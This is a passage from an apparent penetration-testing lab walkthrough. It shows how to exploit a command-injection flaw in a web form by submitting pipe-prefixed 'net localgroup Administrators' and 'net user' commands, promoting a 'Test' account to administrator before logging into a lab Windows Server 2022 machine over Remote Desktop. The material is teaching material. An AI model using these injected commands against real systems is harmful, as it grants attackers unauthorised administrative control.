
39. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.



40. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2022** machine with administrator access using a remote desktop connection.

41. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.


42. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command **| net user Test**. **Test** is now an administrator account under the **Local Group Memberships** option.




43. Now, log into the **Windows Server 2022** machine using the **Test** account through **Remote Desktop Connection**.

44. Click **Search** icon ( ) on the **Desktop**. Type **remote** in the search field, the **Remote Desktop Connection** appears in the results, click **Open** to launch it.


45. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.1.22** [**Windows Server 2022**]) and click **Show Options**.



